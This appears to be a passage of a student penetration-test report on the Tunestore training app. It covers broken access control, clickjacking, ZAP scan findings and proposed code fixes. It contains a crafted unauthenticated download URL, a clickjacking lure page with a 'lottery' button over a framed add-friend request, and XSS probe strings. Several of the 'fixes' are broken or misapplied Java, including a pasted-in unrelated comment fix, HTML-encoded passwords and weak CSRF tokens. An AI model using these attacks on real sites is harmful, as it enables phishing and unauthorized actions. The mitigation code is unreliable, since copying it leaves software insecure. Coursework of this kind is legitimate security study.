| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window.                  |
| E | Exploitability   | Low (3) - A novice programmer can easily reproduce this attack.   |
| A | Affected users   | High (3) - This vulnerability impacts all users   |
| D | Discoverability  | High (3) - The vulnerability is found in the most commonly used feature and is very noticeable.           |

**2.8.2 Vulnerability Description and Impact** - Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what 'authorized' users are allowed to do. Access control sounds like a simple problem but is insidiously difficult to implement correctly. A web application's access control model is closely tied to the content and functions that the site provides. In addition, the users may fall into a number of groups or roles with different abilities or privileges.

Many of these flawed access control schemes are not difficult to discover and exploit. Frequently, all that is required is to craft a request for functions or content that should not be granted. Once a flaw is discovered, the consequences of a flawed access control scheme can be devastating. In addition to viewing unauthorized content, an attacker might be able to change or delete content, perform unauthorized functions, or even take over site administration.

**2.8.3 Description of exploits used** - I used a custom url that I crafted that had the exact location of the mp3 file that I wanted to pull from the server. The server did not verify if me (the requesting user) is authenticated or not (logged in or not) and allowed me to download the requested .mp3 file.


Vulnerable component: The Backend.

### 2.8.3.1 Exploit example -

I crafted the URL as follows:

<http://localhost:8080/Tunestore/download.do?cd=anka.mp3>

It resulted to this and notice that I haven't logged in.



## 2.9 Clickjacking

### 2.9.1 Vulnerability Rating - DREAD score - 14/15

|   |                  |   |
|---|------------------|---|
| D | Damage potential | Medium (2) - Attacker can download or access anything without being authenticated to access that element. |
| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window.                  |
| E | Exploitability   | Low (3) - A novice programmer can easily reproduce this attack.   |
| A | Affected users   | High (3) - This vulnerability impacts all users   |
| D | Discoverability  | High (3) - The vulnerability is found in the most commonly used feature and is very noticeable.           |

**2.9.2 Vulnerability Description and Impact** - Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

**2.9.3 Description of exploits used** - I made a custom page with a button and put the login page in an iframe on top of this with the submit button aligned with the button on my custom page.




### 2.9.3.1 Exploit example -

I made a clickjacking phishing page with the code as shown below.

```
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
broken.txt clickjack.html
22 .textt1{
23     position:absolute;
24     top:360;left:260px;
25 }
26 #random{
27     width:795px;
28     height:500px;
29     position:absolute;
30     opacity:0.1;
31     top:0;left:0px;
32 }
33
34 </style>
35 </head>
36
37 <body>
38     <p class="textt">You have won a lottery</p>
39     <p class="textt1">Click here to claim the reward</p>
40     <button type="button" class="button">Click Me!</button>
41     <iframe id=random src="http://localhost:8080/Tunestore/addfriend.do?friend=user2"
42     "></iframe>
43 </body>
44
45 </html>
```

The page looked like below with 50% opacity. The idea is to have 0.001% opacity when the page is actually deployed.



### 3.0 MITIGATION RECOMMENDATIONS

**3.1 SQL parameterization** - Query parameterization refers to the process of building database queries in application code in a specialized way. Query parameterization first defines all static SQL code, and then passes in each parameter to the query in a separate section of code. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied, and successfully defends against SQL Injection.

**a. Mitigation at Login page:**

File Modified: LoginAction.java

**Removed Code:**

```
String sql = "SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER"
    + " WHERE TUNEUSER.USERNAME = '"
    + login
    + "' AND PASSWORD = '"
    + password
    + "'";
Statement stmt = conn.createStatement();
stmt.setMaxRows(1);
ResultSet rs = stmt.executeQuery(sql);
```

```
stmt.executeUpdate(sql);
```

**Added Code:**

```
import java.sql.PreparedStatement;
String sql = "SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER
WHERE TUNEUSER.USERNAME = ? AND PASSWORD = ?";
PreparedStatement ps = conn.prepareStatement(sql);
ps.setString(1, login);
ps.setString(2, password);
ps.setMaxRows(1);
ResultSet rs = ps.executeQuery();

ps.executeUpdate(sql);
```

**b. Mitigation at Registration page:**

**Removed Code:**

```
Statement stmt = conn.createStatement();
    ResultSet rs = stmt.executeQuery("SELECT COUNT(*) USERCNT "
    + "FROM TUNEUSER "
    + "WHERE USERNAME = "
    + daf.getString("username")
    + "");

stmt.executeUpdate("INSERT INTO TUNEUSER
(USERNAME,PASSWORD,BALANCE) VALUES ("
    + daf.getString("username")
    + ","
    + daf.getString("password")
    + ",0.00)");
```

**Added Code:**

```
import java.sql.PreparedStatement;
String username = (String)daf.get("username");
String password = (String)daf.get("password");
String sql = "SELECT COUNT(*) USERCNT FROM TUNEUSER WHERE USERNAME = ?";
PreparedStatement ps = conn.prepareStatement(sql);
ps.setString(1, username);
ResultSet rs = ps.executeQuery();
sql = "INSERT INTO TUNEUSER (USERNAME,PASSWORD,BALANCE) VALUES (?, ?, ?)";
ps = conn.prepareStatement(sql);
ps.setString(1, username);
ps.setString(2, password);
ps.setDouble(3, 0.00);
ps.executeUpdate();
```

**3.2 Input/Output Validation and Encoding** - Various parts of SQL queries aren't legal locations for the use of bind variables, such as the names of tables or columns, and the sort order indicator (ASC or DESC). In such situations, input validation or query redesign is the most appropriate defense. For the names of tables or columns, ideally those values come from the code, and not from user parameters.

At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding. Also, to prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.

File Modified: LoginAction.java

**Removed Code:**

```
String login = (String)df.get("username");  
String password = (String)df.get("password");
```

**Added Code:**

```
import java.sql.PreparedStatement;  
String login = ESAPI.encoder().encodeForHTML((String)df.get("username"));  
String password = ESAPI.encoder().encodeForHTML((String)df.get("password"));
```

File Modified: LeaveCommentAction.java

**Removed Code:**

```
stmt.setString(3, daf.getString("comment"));
```

**Added Code:**

```
import java.sql.PreparedStatement;  
String login = ESAPI.encoder().encodeForHTML((String)df.get("username"));  
String password = ESAPI.encoder().encodeForHTML((String)df.get("password"));
```

- 3.3 Token based mitigation** - This defense is one of the most popular and recommended methods to mitigate CSRF. It can be achieved either with state (synchronizer token pattern) or stateless (encrypted/hash based token pattern). See section 4.3 on how to mitigate login CSRF in your applications. For all mitigation's, it is implicit that general security principles should be adhered

Strong encryption/HMAC functions should be adhered to

Strict key rotation and token lifetime policies should be maintained. Policies can be set according to your organizational needs. Generic key management guidance from OWASP can be found [here](#).

File Modified: LoginAction.java

**Removed code:**

**Added code:**

```
String csrftoken="";  
    SecureRandom prng;  
    try{  
        prng=SecureRandom.getInstance("SHA1PRNG");  
        csrftoken = new Integer(prng.nextInt()).toString();  
    }  
    catch(NoSuchAlgorithmException e){  
        e.printStackTrace();  
    }
```

```
request.getSession().setAttribute("csrftoken", csrftoken);
```

File Modified: AddFriendAction.java

**Removed code:**

```
if(isTokenValid(request, true)){  
    stmt.executeUpdate(sql);
```

**Added code:**

```
String csrftoken=null;  
    if(request.getSession(true).getAttribute("csrftoken")!=null){  
        csrftoken=request.getSession(true).getAttribute("csrftoken").toString();  
    }  
    if(csrftoken.equals(request.getAttribute("csrftoken"))){  
        stmt.executeUpdate(sql);  
        messages.add(ActionMessages.GLOBAL_MESSAGE, new  
ActionMessage("friend.added",  
                daf.getString("friend")));  
    }
```

File Modified: PasswordAction.java

**Removed code:**

**Added code:**

```
String csrftoken=null;  
if(request.getSession(true).getAttribute("csrftoken")!=null)  
{  
    csrftoken=request.getSession(true).getAttribute("csrftoken").toString();  
}  
if(csrftoken.equals(request.getAttribute("csrftoken"))){r  
  
}  
else{errors.add(ActionMessages.GLOBAL_MESSAGE, newActionMessage("CSRF  
mismatch"));}
```

### 3.4 Implement Authorization Checks - Definition

Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks. Do not ship or deploy with any default credentials, particularly for admin users. Implement weak-password checks, such as testing new or changed passwords against a list of the [top 10000 worst passwords](#). Align password length, complexity and rotation policies with [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](#) or other modern, evidence based password policies. Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes. Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected. Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

File Modified: DownloadAction.java

**Removed code:**

**Added code:**

```
try {
String user= (String)request.getSession(true).getAttribute("USERNAME");
if(user== null){
log.error("User not authenticated");
}
else{
try {
List<CD> CDs = DBUtil.getCDsForUser((String)request.getSession(true).getAttribute("USERNAME"),
null);
if(CDs!= null){
for (int i = 0; i < CDs.size(); i++) {
CD cd = (CD) CDs.get(i);
boolean gain= cd.isgain();
if(gain){
}
}
```

**3.5 X-Frame-Options** - The X-Frame-Options [HTTP header](https://www.hacksplaining.com/prevention/click-jacking) can be used to indicate whether or not a browser should be allowed to render a page in a <frame>, <iframe> or <object> tag. It was designed specifically to help protect against clickjacking.  
<https://www.hacksplaining.com/prevention/click-jacking>

File Modified: mainlayout.jsp,

**Removed code:**

**Added code:**


```
<meta http-equiv="X-FRAME-OPTIONS" content="DENY">
```

## 4.0 DYNAMIC ANALYSIS

### 4.1 Vulnerabilities that were both detected by ZAP and found in class

#### 4.1.1 - SQL Injection Attack

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.



▼ SQL Injection (5)

- GET: http://localhost:8080/Tunestore/buy.do?cd=12-2
- GET: http://localhost:8080/Tunestore/comments.do?cd=12-2
- GET: http://localhost:8080/Tunestore/giftsetup.do?cd=12-2
- POST: http://localhost:8080/Tunestore/login.do
- POST: http://localhost:8080/Tunestore/login.do

#### 4.1.2 - Cross Site Scripting (Reflected)

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user provided data may never even leave the browser.




▼ Cross Site Scripting (Reflected)

- POST: http://localhost:8080/Tunestore/login.do;jsessionid=51B8B84C8218341EEAAE1D8DB8D6EC95

#### 4.1.3 - Cross Site Scripting (DOM)

DOM Based XSS (or as it is called in some texts, "type-0 XSS") is an XSS attack wherein the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, so that the client side code runs in an "unexpected" manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.



GET: http://localhost:8080/Tunestore/giftsetup.do;jsessionid=...

GET: http://localhost:8080/Tunestore/giftsetup.do;jsessionid=...

GET: http://localhost:8080/Tunestore/giftsetup.do?cd=12-2

GET: http://localhost:8080/Tunestore/giftsetup.do?cd=9

GET: http://localhost:8080/Tunestore/index.jsp#jaVasCr

GET: http://localhost:8080/Tunestore/list.do#<script>alert(1)

GET: http://localhost:8080/Tunestore/list.do#jaVasCr

Edit Alert

Cross Site Scripting (DOM Based)

URL: http://localhost:8080/Tunestore/list.do

Risk: High

Confidence: Medium




#### 4.1.4 - CSRF: POST and GET

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.



#### 4.1.5 - Clickjacking Attacks

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.



### 4.2 Vulnerabilities that we found in class that ZAP didn't find

#### 4.2.1 - Broken Access Control

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what 'authorized' users are allowed to do.

- ▼ Alerts (14)
  - ▶ Advanced SQL Injection - AND boolean-based blind -
  - ▶ Cross Site Scripting (DOM Based) (43)
  - ▶ Cross Site Scripting (Reflected)
  - ▶ Path Traversal
  - ▶ SQL Injection (20)
  - ▶ Buffer Overflow (13)
  - ▶ Format String Error
  - ▶ Session ID in URL Rewrite (164)
  - ▶ X-Frame-Options Header Not Set (760)
  - ▶ Absence of Anti-CSRF Tokens (1589)
  - ▶ Cookie No HttpOnly Flag (6)
  - ▶ Web Browser XSS Protection Not Enabled (772)
  - ▶ X-Content-Type-Options Header Missing (835)
  - ▶ Loosely Scoped Cookie (20)

## 4.3 False Positives

### 4.3.1 Buffer Overflow


A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code.

When I tried overflowing the buffer while registering a user with a very large username, the server threw an exception instead of crashing.

## 4.4 False Negative

### 4.2.1 - Broken Access Control

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what 'authorized' users are allowed to do.

- 
- A screenshot of a security tool's Alerts list. The list is titled 'Alerts (14)' and contains 14 items, each with a red icon and a count in parentheses. The items are: Advanced SQL Injection - AND boolean-based blind - (43), Cross Site Scripting (DOM Based) (43), Cross Site Scripting (Reflected), Path Traversal, SQL Injection (20), Buffer Overflow (13), Format String Error, Session ID in URL Rewrite (164), X-Frame-Options Header Not Set (760), Absence of Anti-CSRF Tokens (1589), Cookie No HttpOnly Flag (6), Web Browser XSS Protection Not Enabled (772), X-Content-Type-Options Header Missing (835), and Loosely Scoped Cookie (20).
- ▼ Alerts (14)
    - ▶ Advanced SQL Injection - AND boolean-based blind -
    - ▶ Cross Site Scripting (DOM Based) (43)
    - ▶ Cross Site Scripting (Reflected)
    - ▶ Path Traversal
    - ▶ SQL Injection (20)
    - ▶ Buffer Overflow (13)
    - ▶ Format String Error
    - ▶ Session ID in URL Rewrite (164)
    - ▶ X-Frame-Options Header Not Set (760)
    - ▶ Absence of Anti-CSRF Tokens (1589)
    - ▶ Cookie No HttpOnly Flag (6)
    - ▶ Web Browser XSS Protection Not Enabled (772)
    - ▶ X-Content-Type-Options Header Missing (835)
    - ▶ Loosely Scoped Cookie (20)

## Attachments -

### Notes on Vulnerability Ratings

Ratings should be one of High, Medium, or Low. Please consider the following factors and provide your reasons for arriving at the rating you indicated.

|          | Rating           | High (3)  | Medium (2)   | Low (1)   |
|----------|------------------|---|--|---|
| <b>D</b> | Damage potential | The attacker can subvert the security system; get full trust authorization; run as administrator; upload content. | Leaking sensitive information  | Leaking trivial information   |
| <b>R</b> | Reproducibility  | The attack can be reproduced every time and does not require a timing window.                                     | The attack can be reproduced, but only with a timing window and a particular race situation. | The attack is very difficult to reproduce, even with knowledge of the security hole.          |
| <b>E</b> | Exploitability   | A novice programmer could make the attack in a short time.  | A skilled programmer could make the attack, and then repeat the steps.                       | The attack requires an extremely skilled person and in-depth knowledge every time to exploit. |
| <b>A</b> | Affected users   | All users, default configuration, key customers   | Some users, non-default configuration  | Very small percentage of users, obscure feature; affects anonymous users                      |

|          |                 |   |  |  |
|----------|-----------------|---|--|--|
| <b>D</b> | Discoverability | Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable. | The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use. | The bug is obscure, and it is unlikely that users will work out damage potential |
|----------|-----------------|---|--|--|